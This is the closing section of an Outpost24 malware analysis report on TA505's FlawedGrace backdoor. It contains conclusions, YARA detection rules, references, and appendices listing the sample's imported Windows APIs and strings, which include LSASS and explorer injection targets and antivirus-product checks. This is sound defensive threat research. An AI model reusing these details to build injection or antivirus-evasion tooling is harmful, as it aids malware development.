Figure 32: Targeting other users' explorer.exe to inject FlawedGrace in.




Figure 33: Unprivileged execution.




Figure 34: Privileged execution

4. Conclusions

We know that during the MirrorBlast campaign, TA505 deployed a fully refurbished toolkit. Employing a set of easily replaceable new downloaders as intermediate links of the infection chain, the group was able to bypass detection mechanisms while disguising the attribution of the attacks.

Not content with stopping there, TA505 deployed an evolved multi-component Grace version. The characteristics and features included in GraceWrapper show that the developers of this malware family are taking a step forward to protect and hide their tools from both analysts and automatic detection tools. In addition, by compromising the LSASS, WINLOGON and all EXPLORER process instances, the Grace family has positioned itself as a strong enabler for post-exploitation tasks.

Due to the appearance of testing and death code within the sample, we strongly believe the Grace family was under active development during the MirrorBlast campaign, and it is likely that newer versions of the malware exist at this moment.

At Outpost24 Kraken Labs, we consider the monitoring of the evolution of this sophisticated family a crucial task if we are to better understand the activities of TA505 and its allies.

5. YARA

```
rule atmlib_packer
{
    meta:
        description = “Rule to detect the packer used with the Grace family during MirrorBlast campaign.”
        author = “David Catalán at Outpost24 Kraken Labs.”
        date = “2022-08-1”
    strings:
        $c1 = {48 B8 00 60 00 00 00 00 00 00 C3}
        $c2 = {C6 44 24 59 4D C6 44 24 5A 65 C6 44 24 5B 6D C6 44 24 5C 6F C6 44 24 5D 72 C6 44 24 5E 79}
    condition:
        all of them
}

rule flawedgrace64_2021
{
    meta:
        description = “Rule to detect FlawedGrace”
        author = “David Catalán at Outpost24 Kraken Labs”
    strings:
        $o1 = {B8 ?? ?? 00 00 48 6B C0 ?? 48 8B 0D ?? ?? ?? ?? 0F BE 04 01 83 F8 ?? 75 ?? B8 ?? ?? 00 00 48
6B C0 ?? 48 8B 0D ?? ?? ?? ?? C6 04 01 ??}
        $o2 = {0F B7 05 ?? ?? ?? ?? 69 C0 ?? ?? ?? ?? 66 89 05 ?? ?? ?? ??}
        $o3 = {48 B8 ?? ?? ?? ?? ?? ?? ?? ?? 48 8B 0D ?? ?? ?? ?? 48 ?? C8 48 8B C1 48 89 05 ?? ?? ?? ??}

    condition:
        #o1 > 70 and #o2 > 400 and #o3 > 2000
}
```

6. References

1. https://ucsdnews.ucsd.edu/pressrelease/google_uc_san_diego_and_nyu_estimate_25_million_in_ransomware_payouts
2. https://outpost24.com/blog/a-history-of-ransomware
3. https://www.proofpoint.com/us/blog/threat-insight/whatta-ta-ta505-ramps-activity-delivers-new-flawedgrace-variant
4. https://hovav.net/ucsd/dist/rop.pdf
5. https://attack.mitre.org/techniques/T1055/004/
6. https://www.msreverseengineering.com/blog/2021/3/2/an-exhaustively-analyzed-idb-for-flawedgrace
7. https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#section-table-section-headers
8. https://repnz.github.io/posts/apc/user-apc/

7. Appendix

7.1. Appendix A: Original Import Address Table

```
LdrFindResource_U
LdrAccessResource
RtlInitUnicodeString
RtlGetVersion
RtlDeleteRegistryValue
RtlCompareUnicodeString
RtlGetNtVersionNumbers
RtlGetCompressionWorkSpaceSize
RtlCompressBuffer
RtlDecompressBuffer
RtlCompareString
RtlAnsiStringToUnicodeString
RtlUnicodeStringToAnsiString
RtlRandomEx
RtlCreateUserThread
RtlUnicodeStringToInteger
RtlEqualString
NtCreateKey
NtFlushKey
NtClose
NtOpenKey
NtRenameKey
NtEnumerateKey
NtEnumerateValueKey
NtDeleteKey
NtSetValueKey
NtQueryValueKey
NtCreateFile
NtOpenFile
NtQueryInformationFile
NtReadFile
NtWriteFile
NtFlushBuffersFile
NtSetInformationFile
NtQueryDirectoryFile
NtDeviceIoControlFile
NtQuerySystemInformation
NtSetInformationProcess
NtQueryInformationProcess
NtTerminateProcess
```


```
NtDuplicateObject
NtAllocateVirtualMemory
NtOpenProcess
NtFreeVirtualMemory
NtCreateEvent
NtLoadDriver
NtQueueApcThreadEx
NtOpenThread
NtResumeThread
NtMapViewOfSection
NtOpenSection
_wcsicmp
_snprintf
_snwprintf
NtProtectVirtualMemory
NtWriteVirtualMemory
NtReadVirtualMemory
NtCreateThreadEx
Wow64EnableWow64FsRedirection
Wow64DisableWow64FsRedirection
CreateRemoteThreadEx
IsWow64Process
HeapFree
Sleep
CloseHandle
CreateThread
GetCurrentProcessId
GetProcessHeap
TerminateProcess
GetSystemDirectoryW
ResumeThread
ExitProcess
CreateProcessW
GetSystemTimeAsFileTime
GetProcAddress
GetModuleHandleW
HeapAlloc
OpenProcess
GetLastError
CreateFileW
GetCurrentProcess
MultiByteToWideChar
WideCharToMultiByte
CompareStringA
CompareStringW
WriteFile
SetFilePointerEx
FindClose
VirtualProtect
GetCurrentThreadId
VirtualQuery
FlushFileBuffers
GetStringTypeW
GetFileType
GetStdHandle
GetACP
SetConsoleCtrlHandler
VirtualFree
WaitForMultipleObjects
TerminateThread
WTSGetActiveConsoleSessionId
GetConsoleWindow
GetTickCount
LocalFree
GetFullPathNameW
SetEvent
ResetEvent
WaitForSingleObject
CreateEventW
OpenEventW
VirtualAlloc
GetCommandLineW
FreeLibrary
LoadLibraryW
GetWindowsDirectoryW
GetVolumeInformationW
GetComputerNameA
CreateDirectoryW
GetModuleFileNameW
CreateToolhelp32Snapshot
Process32FirstW
Process32NextW
LoadLibraryExW
OutputDebugStringA
VirtualFreeEx
ReleaseMutex
CreateMutexW
MapViewOfFile
UnmapViewOfFile
CreateFileMappingW
OpenFileMappingW
GetSystemTime
```

```
GetLocalTime
OpenMutexW
GetModuleFileNameA
GetModuleHandleExW
DeleteCriticalSection
LeaveCriticalSection
EnterCriticalSection
SetLastError
LCMapStringW
FindFirstFileExA
FindNextFileA
IsValidCodePage
GetOEMCP
GetCPInfo
GetCommandLineA
GetEnvironmentStringsW
FreeEnvironmentStringsW
SetStdHandle
HeapSize
GetConsoleCP
GetConsoleMode
WriteConsoleW
ProcessIdToSessionId
InterlockedFlushSList
RtlUnwindEx
GetStartupInfoW
IsDebuggerPresent
InitializeSListHead
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
UnhandledExceptionFilter
SetUnhandledExceptionFilter
IsProcessorFeaturePresent
QueryPerformanceCounter
HeapReAlloc
RaiseException
InitializeCriticalSectionAndSpinCount
TlsAlloc
TlsGetValue
TlsSetValue
WaitForSingleObjectEx
EncodePointer
ReleaseSemaphore
GetSystemInfo
SetThreadIdealProcessor
CreateSemaphoreW
GetModuleHandleA
GetNativeSystemInfo
OutputDebugStringW
RtlPcToFileHeader
DuplicateHandle
GetExitCodeProcess
SetHandleInformation
CreatePipe
PeekNamedPipe
DeviceIoControl
GetFirmwareEnvironmentVariableW
GetComputerNameW
GetLocaleInfoW
Thread32First
Thread32Next
SuspendThread
GetThreadContext
RegCloseKey
RegDeleteValueW
RegFlushKey
RegOpenKeyExW
RegQueryValueExW
RegSetValueExW
ConvertStringSecurityDescriptorToSecurityDescriptorW
CheckTokenMembership
LookupPrivilegeValueW
SetSecurityDescriptorDacl
InitializeSecurityDescriptor
FreeSid
AllocateAndInitializeSid
EqualSid
AdjustTokenPrivileges
GetTokenInformation
OpenProcessToken
InitiateSystemShutdownW
RegDeleteTreeW
RegDeleteKeyW
RegCreateKeyExW
RegOpenCurrentUser
ConvertSidToStringSidW
RegisterServiceCtrlHandlerExW
SetServiceStatus
StartServiceCtrlDispatcherW
CreateProcessAsUserW
GetUserNameW
```

```
MessageBoxW
MessageBoxA
ShowWindow
GetSystemMetrics
wsprintfW
ReleaseDC
GetDC
IsCharAlphaA
SendMessageA
PostMessageA
GetWindowTextA
EnumWindows
CommandLineToArgvW
SHFileOperationW
SHGetFolderPathW
CoCreateGuid
CoSetProxyBlanket
CoInitializeSecurity
CoInitializeEx
CoCreateInstance
CoUninitialize
WTSFreeMemory
WTSEnumerateSessionsW
WTSQueryUserToken
GetModuleFileNameExW
StrStrIW
CreateEnvironmentBlock
DestroyEnvironmentBlock
NetApiBufferFree
NetWkstaGetInfo
GetFileVersionInfoSizeW
GetFileVersionInfoW
VerQueryValueW
GetDeviceCaps
CryptBinaryToStringA
SeDebugPrivilege
```

7.2. Appendix B: Original Strings

```
-nm
TestStarter.exe
TestService.exe
explorer.exe
winlogon.exe
lsass.exe
notepad.exe
Software
powershell.exe
-sf
-wf
-ss
rundll32.exe
-em
ntdll.dll
memset
kernel32.dll
%s_%i
\REGISTRY\MACHINE
\??\
Local\%s
Global\%s
er0ewjflk3qrhj81
bitdefender
sophos
windows defender
symantec
norton
trend micro
wtsapi32.dll
\Software\Microsoft\Windows\CurrentVersion\Policies\
System
wmsgapi.dll
-cs
Software\Classes\CLSID
%s\%s
cd
\InprocServer32
%s\diag
advapi32.dll
user32.dll
shell32.dll
ole32.dll
psapi.dll
ws2_32.dll
shlwapi.dll
userenv.dll
netapi32.dll
version.dll
gdi32.dll
oleaut32.dll
crypt32.dll
%s%.08X%s%.04X%s%.04X%s%.04X%s%.02X%.02X%.02X%.02X%.0
2X%.02X
%s%.08x%s%.04x%s%.04x%s%.04x%s%.02x%.02x%.02x%.02x%.0
2x%.02x
root\SecurityCenter2
WQL
SELECT * FROM AntiVirusProduct
displayName
Windows Defender
D:P(A;OICI;GA;;;SY)(A;OICI;GA;;;BA)(A;OICI;GWGR;;;IU)
Global
Local
```



Outpost24

About Outpost24

The Outpost24 group is pioneering cyber risk management with vulnerability management, application security testing, threat intelligence and access management – in a single solution. Over 2,500 customers in more than 65 countries trust Outpost24's unified solution to identify vulnerabilities, monitor external threats and reduce the attack surface with speed and confidence.

Delivered through our cloud platform with powerful automation supported by our cyber security experts, Outpost24 enables organizations to improve business outcomes by focusing on the cyber risk that matters.

outpost24.com

info@outpost24.com

twitter.com/outpost24

linkedin.com/outpost24